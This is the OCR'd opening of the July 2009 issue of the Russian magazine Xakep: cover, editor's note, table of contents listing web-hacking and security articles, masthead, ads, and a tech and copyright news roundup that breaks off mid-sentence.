ЛУЧШИЙ СОФТ ДЛЯ БРУТФОРСА ПАРОЛЕЙ СТР. 32

РЕКОМЕНДОВАННАЯ ЦЕНА: 210Р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

ИЮЛЬ 07 (127) 2009

WEB-HACK 2.0

Вторая жизнь **SQL-инъекций** и **include-багов** СТР. 60

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 09007



НОВЫЕ СПОСОБЫ ВЗЛОМА

НЕСЛУЧАЙНО
ФАТАЛЬНАЯ ОШИБКА РАНДОМИЗАЦИИ В PHP
СТР. 56

CUDA ИДЕМ?
ПАРАЛЛЕЛЬНЫЕ ВЫЧИСЛЕНИЯ С ИСПОЛЬЗОВАНИЕМ ВИДЕОКАРТЫ
СТР. 28

~~phpMyAdmin~~
АЛЬТЕРНАТИВНЫЕ ОБОЛОЧКИ ДЛЯ УПРАВЛЕНИЯ БД
СТР. 24

ХАКЕР 07 (ИЮЛЬ) 2009 WEB-HACK 2.0 / ВТОРАЯ ЖИЗНЬ SQL-ИНЪЕКЦИЙ И INCLUDE-БАГОВ 127



Intro


<u>Общественность считает, что лето – это мертвый сезон.</u> Типа, самое время бухать на даче и ехать на пляж в Египет, но не время учиться, работать и чего-то добиваться. Мне же эта позиция совершенно не близка.

Лично для меня всегда все было наоборот. То ли благодаря оптимальному количеству солнца на улице, то ли благодаря возможности легко разбавлять работу тусовками, катанием на велике и пляжем, но факт остается фактом: именно летом мне очень комфортно работать и изучать что-то новое.

К чему я это говорю? Да просто у нас получился термоядерный номер с кучей инфы, которую я тебе рекомендую впитать без остатка. Взять хотя бы тот факт, что Forb намутил для тебя сразу две крутые статьи о новых полуприватных техниках взлома, направленных в сторону web-хака. Будь внимателен: теперь даже старые, давно забытые слепые инъекции и нерабочие инклуды могут обрести новый смысл.

nikitozz, главный редактор Х

CONTENT 07(127)



004 MEGANEWS
Все новое за последний месяц

FERRUM
018 **КОМПЬЮТЕР СПИТ — ЗАКАЧКА ИДЕТ**
Сравнительное тестирование сетевых хранилищ

PC_ZONE
024 **НЕ PHPMYADMIN ЕДИНЫМ**
Оболочки для управления базами данных
028 **CUDA КАТИТСЯ МИР?**
Параллельные вычисления с использованием видеокарты
032 **ЛУЧШИЕ ИНСТРУМЕНТЫ ПЕН-ТЕСТЕРА: БРУТФОРС ПАРОЛЕЙ**
Утилиты для восстановления паролей

ВЗЛОМ
040 **EASY-HACK**
Хакерские секреты простых вещей
044 **ОБЗОР ЭКСПЛОИТОВ**
Разбираем свежие уязвимости
050 **ТРУДНОСТИ ПЕРЕВОДА**
Учимся ломать .NET-сборки
056 **СЛУЧАЙНОСТИ НЕСЛУЧАЙНЫ**
Фатальная ошибка рандомизации в PHP
060 **НОВАЯ ВЕХА В ТЕОРИИ ИНКЛУДА**
Свежие способы раскрутки local и remote file include
064 **СЛЕПАЯ БЫСТРОТА**
Новейшие методы Blind SQL Injection
070 **X-TOOLS**
Программы для взлома

СЦЕНА
072 **ДЖОЭЛ И ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ**
История Джоэля Спольски — программиста и писателя


ЮНИКСОЙД
076 **НА ПУТИ К СОВЕРШЕНСТВУ**
Обзор интересных новшеств мира Linux
082 **ОПЕРАЦИЯ «РЕИНКАРНАЦИЯ»**
Ручное восстановление данных

КОДИНГ
086 **ТРИ ПОЛНЫХ ПЭ**
Выбираем последнюю букву в слове «LAMP»
090 **ВЕСЕЛАЯ СТОРОНА PYTHON'A**
Юзаем библиотеку PyGame на примере игры «Лестница»
094 **SUPERBARCODING ПОД WINDOWS 7**
Готовые решения для взаимодействия с новым таскбаром
100 **GLOBAL POSITIONING TROJAN**
Следим за местоположением жертв продвинутого телефона

ФРИКИНГ
104 **ВЫСОКИЙ УРОВЕНЬ ПРОГРАММИРОВАНИЯ!**
Пишем на Си под AVR

SYN/ACK
110 **ПРИВРАТНИК ДЛЯ ЛОКАЛЬНОЙ СЕТИ**
Обзор решений для выхода в интернет и защиты сети
116 **МАКСИМАЛЬНАЯ ЗАЩИТА AD ACTIVE DIRECTORY:**
Распространенные виды атак и защита от них
120 **КАЖДОМУ ПО ПОТРЕБНОСТЯМ**
Ограничение полосы пропускания на Linux'овом шлюзе
126 **ДОВЕРЬСЯ ИЩЕЙКЕ**
Прикручиваем к Snort систему блокировки атак SnortSAM и веб-консоль BASE

ЮНИТЫ
132 **PSYCHO: РАСЩЕПЛЕНИЕ СОЗНАНИЯ В ОКЕАНЕ БЕЗУМИЯ**
Добро пожаловать в палату №6
136 **E-MAIL**
Саша Лозовский отвечает на письма читателей
140 **FAQ UNITED**
Большой FAQ
143 **ДИСКО**
8.5 Гб всякой всячины
144 **WWW2**
Удобные web-сервисы






060

НОВЫЕ СПОСОБЫ ВЗЛОМА

MAGAZINE@REAL.XAKEP.RU



/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN\ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «**Dlinyj**»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/ART

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING

(game)land
>Учредитель
ООО «Гейм Лэнд»
119021, Москва, ул. Тимура Фрунзе,
д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Михаил Степанов
>Финансовый директор
Татьяна Гудебская
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА

/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Максим Соболев
Надежда Гончарова
Наталья Мистюкова
>Администратор
Мария Бушева
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Старший трафик-менеджер
Марья Алексеева

/ОПТОВАЯ ПРОДАЖА


>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Руководитель московского направления
Ольга Девальд
(devald@gameland.ru)
>Руководитель регионального направления
Татьяна Кошелева
(kosheleva@gameland.ru)
>Руководитель отдела подписки
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

Мнение редакции не обязательно совпадает с мнением авторов. Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция в этих случаях ответственности не несет.

Редакция не несет ответственности за содержание рекламных объявлений в номере. **За перепечатку** наших материалов без спроса — преследуем.

Правильным автором статьи «Чемпион в легком весе» в майском номере является Евгений Бейсембаев. Редакция приносит извинения за ошибку.



МАРИЯ «MIFRILL» НЕФЕДОВА / MIFRILL@REAL.XAKEP.RU /

ОБО ВСЕМ ЗА **ПОСЛЕДНИЙ МЕСЯЦ**

Facebook the movie

О чем сегодня только не снимают кино, например, экранизации компьютерных игр уже стали нормой, и ты наверняка слышал о грядущем фильме по вселенной World of Warcraft, то есть, в ход уже пошли даже ммoрпг.
И вот еще одна новость пришла из Голливуда — не кто иной, как Дэвид Финчер, автор таких лент как «Семь» (Se7en), «Бойцовский клуб» (Fight Club) и «Чужой 3» (Alien 3), собирается снять фильм с говорящим названием «Социальная сеть» (The Social Network). Картина расскажет об одном из ярчайших стартапов последних лет — социальной сети Facebook. Похоже, на выходе планируется что-то в духе «Пиратов силиконовой долины» (долина на самом деле, конечно, кремниевая, но, «благодаря» переводчикам, фильм у нас известен именно под этим названием). Из конкретики пока известно лишь то, что сценаристом картины выступает Аарон Соркин, среди продюсеров значится Кевин Спэйси, а съемки начнутся осенью этого года.

Почти «воздушный» ноутбук

Инженерам всех компаний-производителей портативных ПК не дают покоя мысли о том, как бы сделать свои девайсы еще компактнее, легче и т.д. Очередную разработку в этой области — серию ноутбуков X-slim — представила миру MSI. Модель MSI X340 буквально создана для тех, кому по каким-то причинам «тесно» на железе нетбука, но, тем не менее, хочется компактности с сохранением неплохих мощностей. MSI X340 это практически MacBook Air на новый лад. При весе в 1.32 кг машинка превышает толщину детища Apple всего на 0.4 мм, может похвастаться съемным аккумулятором, экраном 13.4" (1366x768), процессором Intel Core 2 Solo U3500 1.4 ГГц, 2 ГБ оперативной памяти, видео Intel Graphics Media Accelerator 4500MHD и жестким диском на 320 Гб.
Весь «вторично-необходимый» набор также присутствует — веб-камера 1.3 мегапикселя, порты D-Sub, LAN и HDMI, кардридер для SD и SDHC, поддержка wi-fi 802.11n и Bluetooth. Но самая занимательная составляющая новинки — цена, которую специалистам MSI удалось опустить до восьмисот с небольшим долларов. Так же в линейку входят модели x320, x400 и x600 — с диагоналями экранов 12, 14 и 15.4¨.

СПЕЦИАЛИСТЫ MCAFEE РАПОРТУЮТ: САМЫЕ ОПАСНЫЕ ПОИСКОВЫЕ ЗАПРОСЫ, ЭТО «FREE» («БЕСПЛАТНО») И «MUSIC LYRICS» («ТЕКСТЫ ПЕСЕН»), 20% ССЫЛОК ПО НИМ СОДЕРЖАТ МАЛВАРЬ.



ASUS рекомендует Windows Vista® Home Premium
intel Centrino 2 inside
Ищи знак Intel Inside®
Ноутбуки ASUS U СЕРИИ
Окрыляющая легкость. Сияние совершенства.
Свет. Композиция. Фокусировка. Работа фотографа заключается в том, чтобы запечатлеть красоту окружающего мира – так мерцающие блестки на поверхности ноутбука ASUS UX50 напоминают о красоте звездного неба. Созданный на базе процессорной технологии Intel® Centrino® 2 и оснащенный предустановленной подлинной Windows Vista® Home Premium, ASUS UX50 позволяет легко работать с фотографиями, а дискретная видеокарта NVIDIA® GeForce® G 105M (512 MB) обеспечивает настолько чистые и яркие цвета, что вы словно возвращаетесь в место, запечатленное на фото. Система AI Light автоматически изменяет уровень яркости дисплея и подсветки клавиатуры и тачпада в зависимости от внешнего освещения, позволяя просматривать и обрабатывать фотографии с максимальным комфортом.
Новая серия ASUS UX50 – оптимальный баланс формы и содержания.
Всемирная гарантия 2 года
www.asus.ru
Горячая линия ASUS: (495) 23-11-999
ASUS4YOU (495) 585-80-45; Белый Ветер - ЦИФРОВОЙ (495) 730-30-30; СтартМастер (495) 785-85-55, (800) 555-8-555; POLARIS (495) 755-55-57
Москва: Сибиусс 721-86-40, ION (495) 5-444-333, кибер[net] (495) 626-00-42, Берингов (495) 500-05-60, Нотик (495) 231-14-88, Респект (499) 177-40-77, TFK (495) 739-08-28, USN (495) 775-82-02, Ф-Центр (495) 925-64-47, NEXUS (495) 628-23-67, OLDI (495) 221-11-11, ПИРИТ (495) 785-55-54, Мерлион (495) 981-84-84, Elko (495) 234-28-45, Пронет (495) 789-38-46, Юпитер (499) 271-83-50, OCS (495) 995-25-75, (812) 324-28-70
Санкт-Петербург: Цифры (812) 320-80-70, NBCom (812) 329-70-00, Кей (812) 074, Компьютерный мир (812) 333-00-33, CTP Компьютерс (812) 542-45-51; Владивосток: ДНС (4232) 300-454, В-Лазер (4232) 218-000; Воронеж: РЕТ (4732) 77-93-39; Екатеринбург: Буква (343) 22-22-025, Санрайз (343) 261-39-15, Норд 8-800-2000-787; Ижевск: Корпорация «Центр» (3412) 91-88-11; Казань: Ноутбукофф (843) 264-26-01; Киров: Технополис (8332) 480-888; Краснодар: Владос (861) 210-10-01, Санрайз (861) 210-00-66; Красноярск: Аверс (3912) 560-561, Старком (3912) 49-11-11; Липецк: Регард-тур (4742) 220-555; Новосибирск: НЭТА (383) 216-33-11, Техносити (383) 212-53-33, Левел (383) 212-00-05, ГОТТИ (383) 362-00-44; Нижний Новгород: Алтэкс (831) 411-87-87; Норильск: Юрмала-М (3919) 46-73-36; Омск: РИТМ (3812) 23-64-00; Пермь: Ноутбукофф (342) 270-01-11, НоутовЪ (342) 210-10-84; Ростов-на-Дону: Санрайз (863) 240-11-77, Иманго (863) 232-47-18; Самара: Прагма (846) 270-17-01, Санрайз (846) 241-67-53, Сателлит (846) 224-00-00; Саратов: АТТО (8452) 444-111; Сургут: Компьютерный супермаркет «ПЕРВЫЙ» (3462) 247-000; Томск: Интант (3822) 56-00-56; Тюмень: Арсенал+ (3452) 797-070; Уфа: Кламас (347) 291-21-12, ФортеВД (347) 260-00-00; Чебоксары: Квартон (8352) 62-55-51
Intel, логотип Intel, Centrino и Centrino Inside являются товарными знаками корпорации Intel в США и других странах.
Товар сертифицирован, на правах рекламы.

PC27

Miranda 0.8 больше не альфа

В свете последних не слишком светлых событий, развернувшихся вокруг популярного мессенджера QIP, призывы переходить на Miranda и вообще, юзать Jabber, звучали по всему рунету, так что релиз новой версии Miranda IM, можно сказать, произошел очень кстати. Ветка 0.8, что называется, «отправилась на золото» и на перечисление всех изменений можно потратить не одну страницу. Из наиболее заметных перемен: в ICQ исправлен прием составных оффлайн сообщений и прием статусных сообщений в UTF8 от QIP, плюс, появилась поддержка статусных заметок и настроений; в Jabber переработан и улучшен весь UI, добавилась поддержка новых расширений протокола (XEPы: 70, 83, 108, 147, 184, 224, 232 и т.д.), стало возможно хранить заметки на сервере (в приватном хранилище), и посылать чат-инвайты пользователям, находящимся с тобой в одной комнате; в Yahoo появилась поддержка протокола Yahoo 9.x. Помимо упомянутого, новая версия несет в себе еще множество самых разных исправлений и доработок.

6 ИЮНЯ ВСЕМИ ЛЮБИМОМУ ДЕТИЩУ АЛЕКСЕЯ ПАЖИТНОВА — ТЕТРИСУ, ИСПОЛНИЛОСЬ 25 ЛЕТ.

Зародыш «Золотого щита»?

Политикам всех стран, очевидно, очень нравится прокладывать дорогу для новых законов, стращая публику пугалом детского порно. Очередной яркий тому пример — Германия и госпожа Урсула фон дер Ляйен, федеральный министр по проблемам семьи. В этой, казалось бы, вполне европейской и цивилизованной стране, по инициативе упомянутой Урсулы фон дер Ляйнен, приняли закон «О барьерах в интернете», который смотрелся бы уместно в Китае или Серверной Корее. Согласно ему, провайдеров страны теперь обяжут показывать пользователям знак «STOP!» при входе на сайты, значащиеся в черном списке федерального ведомства уголовной полиции. Последний будет пополняться ежедневно, и главный упор делается на контент с детской порнографией. Что интересно, 7 крупнейших провайдеров страны уже согласились сотрудничать, а им, по разным данным, принадлежит 90-95% рынка. Не менее интересно и то, что сайты из black list'а не будут закрывать, а их владельцев преследовать. Не тронут и юзеров, запросивших доступ к «запретному плоду». Более того, по некоторым данным, знак и вовсе будет лишь предупредительной мерой — попасть на запрашиваемый сайт все равно будет возможно, просто сделав повторный клик (и стараясь не думать о том, что «Большой брат» все видит). Но, как бы то ни было, факт остается фактом — закон принят, невзирая на самую большую в истории ФРГ гражданскую петицию (более 130.000 подписавшихся), а все недовольство общественности осталось «незамеченным» печатными СМИ и крупными телеканалами.



А космос все ближе и ближе




Spaceport America designed by URS/Foster + Partners
Conceptual image courtesy of Vyonyx Ltd

Вот сидим мы здесь и ничего не знаем, а тем временем в США 19-го июня начато строительство первого в мире космопорта — Spaceport America. Сооружение воздвигнут на юге штата Нью-Мексико и на его постройку уйдет порядка 200 млн. долларов. Самое интересное, что космопорт будет не военным объектом, — он будет функционировать как обычный аэродром, и с него в космос будут летать люди, которые в состоянии себе это позволить. Таких уже нашлось более 250 человек, и каждый их них раскошелился на $200.000. Сама постройка при этом будет собственностью государства, а вот ракетоноситель, космический аппарат и все технологии принадлежат компании Virgin Galactic. В будущем планируется, что космические перелеты будут осуществляться как внутри США — до Техаса, Флориды или Оклахомы, так и во «внешний мир», в частности, в северную Швецию. Первые рейсы уже назначены на декабрь 2010 года, хотя строительство полностью закончится только к 2014. Подобный перелет будет занимать два часа, 5 минут из которых пассажиры проведут в невесомости.


Nikon

PC27 J3

Копирайт-войны продолжаются



Админы трекера The Pirate Bay, признанные виновными в ходе недавнего судебного разбирательства, не сдаются. Хотя судью Томаса Нурстрема не удалось признать предвзятым лицом (напомним, что уже после вынесения приговора, выяснилось, что судья имеет прямое отношение сразу к трем антипиратским организациям), и TPB теперь подает иск в Европейский суд по правам человека на все государство Швеция. Дело в том, что судья Ульрика Ирфельт, рассматривавшая вопрос Нурдстрема, оказалась ничуть не лучше своего коллеги — она тоже плотно связана с защитниками копирайтов.
А тем временем в США суд приговорил 32-летнюю мать четверых детей Джеми Томас–Рассет к штрафу в размере 1.92 млн. долларов, за распространение 24 музыкальных треков в сети Kazaa. Пока представители RIAA и отдельно взятых медиа-гиагантов радовались, называя вердикт «высшим проявлением справедливости», в Сети все громче звучали диаметрально противоположные высказывания. Что особенно радует — к противникам таких мер присоединяется все больше известных личностей, например, очень негативно высказался у себя в блоге всемирно известный музыкант Moby. Его осуждение коснулось не только упомянутого решения суда, но и всей системы авторских прав в ее текущем виде, многочисленных исков и чудовищных многомиллионных штрафов.

СТАЛА ИЗВЕСТНА ОФИЦИАЛЬНАЯ ДАТА РЕЛИЗА WINDOWS 7 — 22 ОКТЯБРЯ 2009 ГОДА. В РОССИИ НОВАЯ ОС ВЫЙДЕТ В ЭТОТ ЖЕ ДЕНЬ.



128 Гб, кто больше?

Емкость портативных накопителей информации все увеличивается и увеличивается, и вот подоспел новый рекорд — компания Kingston анонсировала первую в мире флешку объемом 128 Гб. Девайс по имени DataTraveler 200 будет распространяться только по предварительным заказам, и его цена составит $546. В серию войдут три вариации емкостью 32, 64 и 128 Гб соответственно, которые также будут различаться по цвету — синий, желтый и черный. Цена младших моделей линии составит 213 и 120 долларов. Помимо прочего, флешки будут оснащены парольной системой защиты данных Password Traveler и поддержкой Windows ReadyBoost.

Нетбук, нетбук, нетбук



История, о которой мы уже не раз писали, разрешилась миром. Компания Psion, владевшая правами на торговую марку «netbook» (так назывался один из продуктов Psion), наконец, разрешила миру спокойно пользоваться этим словом. Напомним, что ранее представители Psion грозились засудить всех, от производителей до журналистов, за такое фривольное обращение с их зарегистрированной торговой маркой. Теперь же копаниями Psion и Intel подписаны бумаги, согласно которым Psion добровольно отказалась от своих прав на «netbook» и более не владеет данной торговой маркой. Условия, на которых удалось достичь консенсуса, не разглашаются, но теперь они не столь уж и важны. Троекратное нетбук, нетбук, нетбук!

Чистки на RapidShare



Еще одно очко в противостоянии правообладателей с пиратами ушло в копилку первых. На этот раз безрадостные известия поступили из Германии, где файловый хостинг RapidShare проиграл судебное разбирательство. Гамбургский районный суд постановил, что «Рапида» обязуется убрать из сети порядка 5000 музыкальных треков. То есть, суд фактически признал, что хостинг несет ответственность за хранящийся у него контент, удовлетворив тем самым претензии немецкого общества сбора авторских отчислений GEMA. GEMA — своего рода местная MPAA от музыки, они представляют интересы 60.000 авторов, композиторов и различных музыкальных лейблов. В итоге, получается, что теперь правообладателям нет нужды доказывать, что выложенные в широкий доступ материалы являются контрафактом и проверять их на легальность, хостер должен следить за этим самостоятельно. RapidShare и ранее исправно убирал «криминальные» файлы по требованию владельцев копирайтов, но теперь весь контроль переложили на плечи самого хостера.
В случае же несоблюдения правил последуют новые суды и уже штрафы.

Главное, не свернуть себе шею

Компания Nec, похоже, решила шокировать публику, а геймеров и дизайнеров ввести в состояние истерики и экстаза. Что и говорить, им удалось и то и другое — монитор NEC CRV43 не та вещь, к которой можно остаться равнодушным. Аббревиатура названия происходит от слова «curved» — «изогнутый» и это чистая правда: 43" диагонали действительно загибаются в сторону сидящего, образуя настоящую панораму. Но гигантский экран радует не только размерами, но и характеристиками: разрешение 2880x900 пикселей, время отклика 0.02 мс, яркость 200 кд/м, контрастность 10000:1, 100% покрытие цветового охвата sRGB и 99.3% покрытие Adobe RGB. Имеются также интерфейсы DVI-D и HDMI 1.3 и USB 2.0 порт. По сути, минус у этого монитора только один, зато очень внушительный — цена, которая составит $8000. Надеемся, что поклонники авиасимов смогли дочитать эту новость до конца и остаться живы :).

ПО ДАННЫМ CISCO SYSTEM, ПОСЛЕ ЗАКРЫТИЯ ИНТЕРНЕТ-ПРОВАЙДЕРА PRICEWERT, СОТРУДНИЧАВШЕГО СО СПАМЕРАМИ И ХАКЕРАМИ, ОБЪЕМ СПАМА В СЕТИ УПАЛ НА 30%.

Кина не будет, Interfilm закрывают



С торрент-трекерами активно борются отнюдь не только в Европе и США. Нашим трекерам и их владельцам тоже живется несладко. Так, в начале июня стало известно, что владелец interfilm.ru, его жена и еще ряд сотрудников, по мнению органов, стоявших во главе пиратской студии Puz-Karapuz, были задержаны в ходе первого в России рейда, направленного против пиратского сайта. Провели рейд управление «К» и следственный комитет МВД РФ. Детали дела пока не афишируются, но сообщается, что доказательства управление «К» собирало полтора года, а ущерб, нанесенный правообладателям, оценивается примерно в пять миллионов рублей. Трекер, по официальным данным, прикрыли одновременно с задержанием руководства, невзирая на то, что хостился он у нидерландского провайдера Leaseweb — голландцы оказали нашим правоохранительным органам содействие. На деле же, на момент написания этой новости он с переменным успехом продолжал работать. Свою роль во всей этой истории явно сыграл и тот факт, что Interfilm не только распространял контрафакт, но и буквально порождал его — помимо прочего, в деле фигурируют съемка членами команды interfilm.ru экранок и их связи с пиратскими группами из других стран. Задержанным хозяевам ресурса 